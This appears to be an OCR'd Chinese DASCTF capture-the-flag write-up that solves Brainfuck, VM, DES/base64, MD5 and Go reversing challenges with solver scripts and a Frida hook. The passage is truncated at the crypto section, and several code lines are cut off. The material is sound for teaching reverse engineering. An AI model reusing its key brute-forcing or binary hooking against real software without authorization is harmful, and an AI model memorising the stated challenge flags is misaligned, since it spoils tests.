<+[->++++<]>[->++++<]>[->-<]>[-<<<+>>>]+++<++[->++++<]>[->-<]>[-<<<+>>>]+<++<+
[->++++<]>[->++++<]>[->-<]>[-<<<+>>>]<+++<+[->++++<]>[->++++<]>[->+<]>[-
<<<+>>>]+++<+++[->++++<]>[->-<]>[-<<<+>>>]++<+[->++++<]>[->+<]>[-<<<+>>>]+++
<+++[->++++<]>[->+<]>[-<<<+>>>][->+<]>[-<<<+>>>]+++<+++[->++++<]>[->-<]>[-
<<<+>>>]++<++[->++++<]>[->+<]>[-<<<+>>>]+++<+++[->++++<]>[->+<]>[-<<<+>>>]++<+
[->++++<]>[->+<]>[-<<<+>>>]++[->+<]>[-<<<+>>>]+<<+[->++++<]>[->++++<]>[->+<]>[-
<<<+>>>]+<<+[->++++<]>[->++++<]>[->+<]>[-<<<+>>>]+<+++[->++++<]>[->+<]>[-
<<<+>>>]++<+[->++++<]>[->+<]>[-<<<+>>>][->+<]>[-<<<+>>>]++<+++<+[->++++<]>[-
>++++<]>[->-<]>[-<<<+>>>]+<<+[->++++<]>[->++++<]>[->+<]>[-<<<+>>>]+<<+[->++++
<]>[->++++<]>[->+<]>[-<<<+>>>]+<+++[->++++<]>[->+<]>[-<<<+>>>]++<+[->++++<]>[-
>+<]>[-<<<+>>>][->+<]>[-<<<+>>>]+++<+++[->++++<]>[->-<]>[-<<<+>>>]++<+[->++++
<]>[->+<]>[-<<<+>>>]+++<+++[->++++<]>[->+<]>[-<<<+>>>]++<+++<+[->++++<]>[->++++
<]>[->+<]>[-<<<+>>>]<<+++++++++[->+++++++++<]>++.<+++++[->+++++
<]>+++.+++..+++++++.<+++++++++[->---------<]>--------.<++++++++[->++++++++
<]>++.<++++[->++++<]>+++.-.<+++++++++[->---------<]>---.<+++++++++[->+++++++++
<]>++++++++.<+++[->---<]>-.++++++.---.<+++++++++[->---------<]>-.<++++++++[-
>++++++++<]>++++++.++++++.<+++[->---<]>--.++++++.<++++++++[->--------<]>------
-.<++++++++[->++++++++<]>+++++++++.<+++[->+++<]>+.<+++++++++[->---------<]>--.
<++++++++[->++++++++<]>+++++++++++++.+.+++++.<+++++++++[->---------<]>---.
<++++++++[->++++++++<]>++++++++.---.<+++[->+++<]>++++.<+++[->---<]>----.
<+++++++[->-------<]>------.[-]<
```

直接解密brainfuck得不到有效信息



但是看到这串brainfuck输出用的“.”都在末尾，猜测要么是栈里生成了flag值，没有输出，在后面的栈里输出了这个内容，或者是先生成了flag，没有输出，然后把flag的内容改掉了，改成了这个内容。但是看到编码的后半部分有大量的“-”，所以猜测是第二种，应该把flag值改掉了

所以尝试利用脚本，当每一次出现“>”符号时输出一下栈的结果，发现输出的值里有flag

```
123456789:;<=>?@ABCD

123456789:;<=>?@A

123456789:;<=>?@ABCDEFGHIJKLMNOPQRS

123456789:;<=>?@ABC

123456789:;<=>?@ABCDEFGHIJKLMNOPQRST

123456789:;<=>?@ABCDEF

123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{

123456789:;<=>?@ABCDEFGHIJKLMNOP

123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcde
```

然后再修饰一下脚本

```python
CONST_INF = int(1e7+7)

class Table:
    def __init__(self):
        self.register = [0, 0]
        self.ptr = 0

    def table_expand(self):
        if self.ptr == 0:
            self.ptr += len(self.register)
            self.register = [0] * len(self.register) + self.register
        elif self.ptr == len(self.register) - 1:
            self.register = self.register + [0] * len(self.register)
```

```
        else:
            pass

    def valid_check(self):
        assert self.ptr >= 0 and self.ptr < len(self.register)

    def ptr_l(self):
        self.table_expand()
        self.ptr -= 1
        self.valid_check()

    def ptr_r(self):
        self.table_expand()
        self.ptr += 1
        self.valid_check()

    def add1(self):
        self.valid_check()
        self.register[self.ptr] += 1

    def sub1(self):
        self.valid_check()
        self.register[self.ptr] -= 1

    def set(self, value):
        self.valid_check()
        self.register[self.ptr] = value

    def get(self):
        self.valid_check()
        return self.register[self.ptr]

class Env:
    def __init__(self):
        self.table = Table()

    def process(self, code, inp):
        num_ins, ptr_ins = 0, 0
        ptr_inp = 0
        outp = ""
        text = ""
        while ptr_ins < len(code):
            if code[ptr_ins] == '>':
                #print(chr(self.table.get()),end="")
                text += chr(self.table.get())
                self.table.ptr_l()
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
```


```
            elif code[ptr_ins] == '<':
                self.table.ptr_r()
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            elif code[ptr_ins] == '+':
                self.table.add1()
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            elif code[ptr_ins] == '-':
                self.table.sub1()
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            elif code[ptr_ins] == '.':
                outp += chr(self.table.get())
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            elif code[ptr_ins] == ',':
                if ptr_inp < len(inp):
                    self.table.set(ord(inp[ptr_inp]))
                    ptr_inp += 1
                else:
                    raise ValueError('Input exhausted')
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            elif code[ptr_ins] == '[':
                if self.table.get() == 0:
                    while ptr_ins < len(code) and code[ptr_ins] != ']':
                        num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            elif code[ptr_ins] == ']':
                if self.table.get() != 0:
                    while ptr_ins >= 0 and code[ptr_ins] != '[':
                        num_ins, ptr_ins = num_ins + 1, ptr_ins - 1
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            else:
                num_ins, ptr_ins = num_ins + 1, ptr_ins + 1
            assert num_ins < CONST_INF

        return outp,text


if __name__ == '__main__':
    interpreter = Env()

    # hello world
    hello_world_code = '++++[->++++<]>[->++++++<]>-[->+>+>+>+>+>+>+>+>+>+>+>+>+>
    outp,text = interpreter.process(hello_world_code, None)
    print(outp)
    for i in text.encode().split(b" "):
        data = ""
        for j in i:
            if(j > 32 and j < 127):
```

```
108                 data += chr(j)
109         if(len(data) > 0):
110             print(data[-1],end="")
111 
112 #Sorry but your flag is not here.
113 #?>_DASCTF{Pen_Pineapple_Apple_Pen}
```

Reverse

vm_wo

这是一个vm类题型,三位一组进行加密



打印出所有的opcode看看规律

```
1 def gen_opcode(v_0, v_1):
2     opcode = b''
3     opcode += v_0.to_bytes(8, 'little')
4     opcode += v_1.to_bytes(8, 'little')
5     opcode=list(opcode)
6     opcode.pop(7)
7     for i in opcode:
```

```
        print(hex(i)[2::].zfill(2), '', end='')
    print('')


gen_opcode(0x20D01011903001A, 0x300010201180702)
gen_opcode(0x20D02011903001A, 0x400010201180602)
gen_opcode(0x20D03011903001A, 0x500010201180502)
gen_opcode(0x20D04011903001A, 0x600010201180402)
'''
1a 00 03 19 01 01 0d 02 07 18 01 02 01 00 03
1a 00 03 19 01 02 0d 02 06 18 01 02 01 00 04
1a 00 03 19 01 03 0d 02 05 18 01 02 01 00 05
1a 00 03 19 01 04 0d 02 04 18 01 02 01 00 06
'''
```

那么可以用python这样表示,其中vm[3]就是我们输入的每一位flag

```
vm[0]=vm[3]#1a 00 03
vm[1]=vm[0]>>1#19 01 01
vm[2]=vm[0]<<7#0d 02 07
vm[0]=vm[1]|vm[2]#18 01 02
vm[0]^=vm[3]#01 00 03
```

要注意vm完成之后还进行了循环移位

```
BYTE2(v7[0]) = vm_body[0];
interpretBytecode((__int64)v7, 15);
v6[0] = 0x20D03011903001ALL;
*(_QWORD *)((char *)v6 + 7) = 0x500010201180502LL;
BYTE2(v6[0]) = vm_body[0];
interpretBytecode((__int64)v6, 15);
v5[0] = 0x20D04011903001ALL;
*(_QWORD *)((char *)v5 + 7) = 0x600010201180402LL;
BYTE2(v5[0]) = vm_body[0];
interpretBytecode((__int64)v5, 15);
*a1++ = ((unsigned __int8)vm_body[0] >> 5) | (8 * vm_body[0]);
--v2;
```

所以exp如下

```
import ctypes
res='0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,
```

```
arr = [0xDF, 0xD5, 0xF1, 0xD1, 0xFF, 0xDB, 0xA1, 0xA5, 0x89, 0xBD, 0xE9, 0x95, 0
       0xBF, 0xE9, 0xB1, 0x89, 0xE9, 0x91, 0x89, 0x89, 0x8F, 0xAD]
dic = {}
for i in res:
    flag = ctypes.c_uint8(ord(i))
    flag.value = 0xef ^ ((flag.value >> 1) | (flag.value << 7))
    flag.value = 0xbe ^ ((flag.value >> 2) | (flag.value << 6))
    flag.value = 0xed ^ ((flag.value >> 3) | (flag.value << 5))
    flag.value = 0xbe ^ ((flag.value >> 4) | (flag.value << 4))
    flag.value = (flag.value >> 5) | (flag.value << 3)
    dic[flag.value] = i
for flag in arr:
    print(dic[flag],end='')#DASCTF{you_are_right_so_cool}
```

Ez加密器

写个脚本爆破一下得到verification code是需要是六位数字

```
import string

result = string.printable


def ver_enc(v11, v12):
    # v12 = 0xFFFFFFCF
    v13 = 1
    while v13:
        v14 = v13
        v15 = v12 & v13
        v16 = v12
        v12 ^= v14
        v13 = 2 * v15
        # print(bin(v12), v13)
    # v11 = 0x99
    # print(hex(v11), hex(v12))
    while v12:
        v17 = v11
        v11 ^= v12
        v12 = 2 * (v12 & v17)
        # print(hex(v11), hex(v12))
```

```
23
24      return v11 & 0xffffffff
25
26
27  for i in range(0xff):
28      if not ver_enc(i, 0xFFFFFFF9):
29          print(i)
30      if not ver_enc(i, 0xFFFFFFCF):
31          print(chr(i))
32  '''
33  6
34  0
35  '''
```

之后对验证码进行换表base64加密,通过动态调试得到密钥

```
sub_7FF754F53D87();
sub_7FF754F53C30(a000000, a11111111111111);    // 验证码000000,并且判断格式是否为DASCTF{}
sub_7FF754F536A0(a000000, 6i64, v27);          // 对验证码进行base64加密
sub_7FF754F53AE0(&v25, v27, a11111111111111, 40i64);
v0 = v25;
```

之后对flag进行des加密

IDA View-RIP | Pseudocode-A | Pseudocode-B

```
49    *(v11 + v8 - 4) = v12;
50  }
51  else if ( ((len >> 31) >> 29) - ((len + ((len >> 31) >> 29)) & 7) != 0xF8 )
52  {
53    *v11 = v8;                                    signed op; int
54    if ( (v8 & 2) != 0 )
55      *(v11 + v8 - 2) = v12;
56  }
57  if ( v9 > 0 )                                  // flag后填充八位\x08
58  {
59    v13 = v10;
60    do
61    {
62      v14 = v13;
63      v15 = v13;
64      v13 += 8;
65      sub_7FF754F52180(v15, v20, v14);           // des加密
66    }
67    while ( v13 != &v10[8 * ((v9 - 1) >> 3) + 8] );
68  }
69  sub_7FF754F516E0(&unk_7FF754F66003, v12, v11);
70  result = a1;
```


爆破一下密钥,得到flag

```
1  import base64
2  import string
3  from Crypto.Cipher import DES  # pip install pycryptodome
4  from Crypto.Util.Padding import pad
```


```python
import binascii
import base64

STANDARD_ALPHABET = b'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345
CUSTOM_ALPHABET = b'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWX
ENCODE_TRANS = bytes.maketrans(STANDARD_ALPHABET, CUSTOM_ALPHABET)
DECODE_TRANS = bytes.maketrans(CUSTOM_ALPHABET, STANDARD_ALPHABET)
for i in range(999999):
    key = str(i).zfill(6)
    key = key.encode()
    key = base64.b64encode(key).translate(ENCODE_TRANS)
    cipher = '0723105D5C12217DCDC3601F5ECB54DA9CCEC2279F1684A13A0D716D17217F4C9E
    cipher = bytearray(binascii.a2b_hex(cipher))
    des = DES.new(key=key , mode=DES.MODE_ECB)
    flag = des.decrypt(cipher)
    if flag[0]==ord('D') and flag[1]==ord('A') and flag[2]==ord('S'):
        print(i,flag)#DASCTF{f771b96b71514bb6bc20f3275fa9404e}
        #exit(-1)
```

Blast

虚假控制流,有不透明谓词,用D810清除一下



清除后效果如下



分析函数发现了MD5常量数组

```
char __fastcall sub_404010(_DWORD *a1)
{
  *a1 = 0;
  a1[1] = 0;
  a1[2] = 0x67452301;
  a1[3] = 0xEFCDAB89;
  a1[4] = 0x98BADCFE;
  a1[5] = 0x10325476;
  return 1;
}
```

分析函数发现这题是逐位进行双重md5加密的,写一下exp

```
from hashlib import md5
import string
final = ['14d89c38cd0fb23a14be2798d449c182','a94837b18f8f43f29448b40a6e7386ba','
res = string.printable
dic={}
for s in res:
    new_md5 = md5()
```

```
    new_md5.update(s.encode(encoding='utf-8'))
    s_enc = new_md5.hexdigest()
    new_md5 = md5()
    new_md5.update(s_enc.encode(encoding='utf-8'))
    s_enc_2 = new_md5.hexdigest()
    dic[s_enc_2]=s
for str in final:
    print(dic[str],end='')#Hello_Ctfer_Velcom_To_my_Mov_and_md5(md5)_world
```

CSGO

调用了C语言的GO逆向


找了下关键函数,是换表base64

```
char *__fastcall fkReverse_(const char *a1, __int64 a2, char *str, char *code)
{
  int v6; // r11d
  int v7; // edx
  char *v8; // rcx
  char *v9; // r8
  int v10; // r10d
  char v11; // al
  int v12; // eax

  v6 = strlen(a1);
  v7 = v6 % 3;
  if ( v6 <= 0 )
  {
    v12 = 0;
  }
  else
  {
    v8 = code;
    v9 = str;
    v10 = 0;
    do
    {
      v11 = *v8;
      v10 += 3;
      v8 += 3;
      *v9 = fkReverse[v11 >> 2];
      v9[1] = fkReverse[(*(v8 - 2) >> 4) & 0xF | (16 * *(v8 - 3)) & 0x30];
      v9[2] = fkReverse[(*(v8 - 1) >> 6) & 3 | (4 * *(v8 - 2)) & 0x3C];
      v9[3] = fkReverse[*(v8 - 1) & 0x3F];
      v12 = 4 - (_DWORD)str + (_DWORD)v9;
      v9 += 4;
    }
    while ( v6 > v10 );
```


那把表用frida给dump下来好了

```
function hook_str1(){
    // 获取模块
    var module = Process.getModuleByName("CSGO.exe");
    var my_base = 0xD30000
    var hook_addr=module.base.add(0xDCB530-my_base);
    // 函数 hook 钩子附加
```

```
    Interceptor.attach(hook_addr, {
        onEnter: function (args) {
            console.log(args[0].readCString())
            console.log(module.base.add(0xEE5260-my_base).readCString())
        },
        onLeave: function (retval) {
            console.log(retval.readCString())
        }
    });
}
setImmediate(hook_str1,0);
```



解密一下得到flag



Crypto

Easy_3L

```
from gmpy2 import *
S1 = 285721529860820188774023620015674662340438517893607352021771424843113974433379100285267043432608456849608976972286369910965514261160498751415
S2 = 126723104121636297688149570620901299992632216035114734920065989378119168760597867559020932781028495662644326698249993503207378898422061965744788960968188
S4 = 973991864480624267396620553157518333430658974234439982923207684595130487147843893811981318750202384533252826797469827340563051422863272192826046365461299
7
S5 = 975566882376480014739327674582918681254071000425616312782580086119529636104698793877518139848937282266785407911903744632749847593749463585307463466611273
6
p = 258864349647194481943526734405257016547057944678848910639971312305588664795882982645781205888321282794355018975372032497438830769926688559050059850502221453802853786349935635710780349231129857242041318879071985030971153809663665986222511915763548319351181478807839490223701777891753206616305015951579461508912759927851131998637347143436505964911393219902306719019900107233980370816931457236051543553250747391075359057773517
h = 233267391441800101831615919170249743032019476247768596999441136656384649856122248392187316012581829544743579601525168280561371655457753718312236808076010545890851761952933293104216817326212772889264874202549477175113366454788826724980236876739612118947364726386169157883467457811252164694167799409708866911058346531198060550825940485800093737266550066307729960339678686238771006406181100014645385281960731136785058753471117
